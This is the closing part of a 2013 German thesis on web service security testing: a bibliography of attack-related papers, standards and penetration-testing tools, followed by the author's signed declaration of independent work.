[Gmb13] G. N. GmbH. OpenVAS, 2013. `https://www.openvas.org`.

[Inc13] O.-X. Inc. Open-Xchange, 2013. `https://www.open-xchange.com`.

[JGH09] M. Jensen, N. Gruschka, and R. Herkenhöner. A survey of attacks on web services. *Computer Science - Research and Development*, 24(4):185–197, 2009.

[JS11] T. Jager and J. Somorovsky. How to break XML encryption. In *Proceedings of the 18th ACM conference on Computer and communications security*, CCS '11, pages 413–422, New York, NY, USA, 2011. ACM.

[Ker83] A. Kerckhoffs. La cryptographie militaire. *Journal des Sciences Militaires*, pages 161–191, 1883.

[Law13] E. Lawrence. Fiddler Web Debugging Proxy, 2013. https://fiddler2.com/.

[Lyo13] G. Lyon. nmap, 2013. https://www.nmap.org.

[MA05] M. McIntosh and P. Austel. XML signature element wrapping attacks and countermeasures. In *Proceedings of the 2005 workshop on Secure web services*, SWS '05, pages 20–27, New York, NY, USA, 2005. ACM.

[MSE10] Microsoft Exchange Web Services Architecture, 2010. http://msdn.microsoft.com/en-us/library/aa579369(v=exchg.140).aspx.

[MSS12] C. Mainka, J. Somorovsky, and J. Schwenk. Penetration Testing Tool for Web Services Security. In *Services (SERVICES), 2012 IEEE Eighth World Congress on*, pages 163–170, 2012.

[NKJ+13] C. Nickerson, D. Kennedy, C. John, E. Smith, I. Ian, A. Rabie, S. Friedli, J. Searle, B. Knight, C. Gates, J. McCray, C. Perez, J. Strand, S. Tornio, N. Percoco, D. Shackelford, V. Smith, R. Wood, W. Remes, and R. Hayes. Penetration Testing Execution Standard, 2013. https://www.pentest-standard.org.

[OAS07] OASIS. Web Services Business Process Execution Language (WS-BPEL) 2.0, 2007. http://docs.oasis-open.org/wsbpel/2.0/CS01/wsbpel-v2.0-CS01.html.

[OLV12a] R. Oliveira, N. Laranjeiro, and M. Vieira. Experimental Evaluation of Web Service Frameworks in the Presence of Security Attacks. In *Services Computing (SCC), 2012 IEEE Ninth International Conference on*, pages 633–640, 2012.

[OLV12b] R. A. Oliveira, N. Laranjeiro, and M. Vieira. WSFAggressor: an extensible web service framework attacking tool. In *Proceedings of the Industrial Track of the 13th ACM/IFIP/USENIX International Middleware Conference*, MIDDLEWARE '12, pages 2:1–2:6, New York, NY, USA, 2012. ACM.

[OPG06] The Open Group. The SOA Work Group: Definition of SOA, 2006. http://www.opengroup.org/soa/soa/def.htm.

[Por12] M. Portnoy. *Virtualization Essentials*. SYBEX Inc., Alameda, CA, USA, 1st edition, 2012.

[Por13] PortSwigger. Burp Suite, 2013. https://portswigger.net/burp/.

[Pro12a] O. W. A. S. Project. WSFuzzer, 2012. https://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project.

[Pro12b] O. W. A. S. Project. XML Injections, 2012. https://www.owasp.org/index.php/Testing_for_XML_Injection_(OWASP-DV-008).

[Pro13a] O. W. A. S. Project. OWASP Testing Guide v4, 2013. https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents.

[Pro13b] O. W. A. S. Project. OWASP Zed Attack Proxy, 2013. https://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project.

[Pro13c] O. W. A. S. Project. SQL Injections, 2013. https://www.owasp.org/index.php/SQL_Injection.

[Rei00] S. C. Reid. BS 7925-2: The Software Component Testing Standard. In *Proceedings of the The First Asia-Pacific Conference on Quality Software (APAQS'00)*, APAQS '00, pages 139–, Washington, DC, USA, 2000. IEEE Computer Society.

[RPEB11] D. Rodrigues, D. F. Pigatto, J. C. Estrella, and K. R. L. J. C. Branco. Performance evaluation of security techniques in web services. In *Proceedings of the 13th International Conference on Information Integration and Web-based Applications and Services*, iiWAS '11, pages 270–277, New York, NY, USA, 2011. ACM.

[Rue07] M. Ruef. *Die Kunst des Penetration Testing: Handbuch für professionelle Hacker*. C & l Computer, New Plymouth, 2007. The book can be consulted by contacting: IT-DI: Lueders, Stefan.

[SFBH+06] M. Schumacher, E. Fernandez-Buglioni, D. Hybertson, F. Buschmann, and P. Sommerlad. *Security Patterns : Integrating Security and Systems Engineering*. John Wiley & Sons, 2006.

[SL05] E. Skoudis and T. Liston. *Counter hack reloaded, second edition: a step-by-step guide to computer attacks and effective defenses*. Prentice Hall Press, Upper Saddle River, NJ, USA, second edition, 2005.

[SMA13] SMARTBEAR. soapUI, 2013. https://www.soapui.org.

[SOA07a] SOAP Envelope (w3.org), 2007. W3C Talks, http://www.w3.org/2005/Talks/0511-hh-www2005/slide9-0.html.

[SOA07b] SOAP Version 1.2 Part 1: Messaging Framework (Second Edition), 2007. W3C Recommendation, http://www.w3.org/TR/2007/REC-soap12-part1-20070427/.

[TS11] S. Tiwari and P. Singh. Survey of potential attacks on web services and web service compositions. In *Electronics Computer Technology (ICECT), 2011 3rd International Conference on*, volume 2, pages 47–51, 2011.

[VAM09] M. Vieira, N. Antunes, and H. Madeira. Using web security scanners to detect vulnerabilities in web services. In *Dependable Systems Networks, 2009. DSN '09. IEEE/IFIP International Conference on*, pages 566–571, 2009.

[VMW13] VMWare Inc. ESXi, 2013. https://my.vmware.com/web/vmware/evalcenter?p=free-esxi5&lp=default.

[WAH07] *The web application hacker's handbook: discovering and exploiting security flaws*. John Wiley & Sons, Inc., New York, NY, USA, 2007.

[WCL+05] S. Weerawarana, F. Curbera, F. Leymann, T. Storey, and D. F. Ferguson. *Web Services Platform Architecture: SOAP, WSDL, WS-Policy, WS-Addressing, WS-BPEL, WS-Reliable Messaging, and More*. Prentice Hall, 2005.

[Wor13] World Wide Web Consortium. SOAP Version 1.2 W3C Recommendation, 2013. http://www.w3.org/TR/soap12-part1/.

[WSA13] WS-Attacker, 2013. https://sourceforge.net/projects/ws-attacker/.

[WSD01] Web Services Description Language (WSDL) 1.1, 2001. W3C Note, http://www.w3.org/TR/2001/NOTE-wsdl-20010315.

[WSD06] WSDL 1.1 Binding Extension for SOAP 1.2, 2006. W3C Member Submission, http://www.w3.org/Submission/2006/SUBM-wsdl11soap12-20060405/.

[XML06] Extensible Markup Language (XML) 1.1 (Second Edition), 2006. W3C Recommendation, http://www.w3.org/TR/2006/REC-xml11-20060816/.

[XPA99] XML Path Language (XPath) 1.0, 1999. W3C Recommendation, http://www.w3.org/TR/1999/REC-xpath-19991116/.

[XSD04] XML Schema Part 1: Structures Second Edition, 2004. W3C Recommendation, http://www.w3.org/TR/2004/REC-xmlschema-1-20041028/.

[YPM05] A. K. L. Yau, K. G. Paterson, and C. J. Mitchell. Padding oracle attacks on CBC-Mode encryption with secret and random IVs. In *Proceedings of the 12th international conference on Fast Software Encryption*, FSE'05, pages 299–319, Berlin, Heidelberg, 2005. Springer-Verlag.

Allen Links wurde zuletzt am 2. Dezember 2013 gefolgt.

Erklärung

Ich versichere, diese Arbeit selbständig verfasst zu haben. Ich habe keine anderen als die angegebenen Quellen benutzt und alle wörtlich oder sinngemäß aus anderen Werken übernommene Aussagen als solche gekennzeichnet. Weder diese Arbeit noch wesentliche Teile daraus waren bisher Gegenstand eines Prüfungsverfahrens. Ich habe diese Arbeit bisher weder teilweise noch vollständig veröffentlicht. Das elektronische Exemplar stimmt mit allen eingereichten Exemplaren überein.

Stuttgart, 10. Dezember 2013 ______________________________

(Ludwig Stage)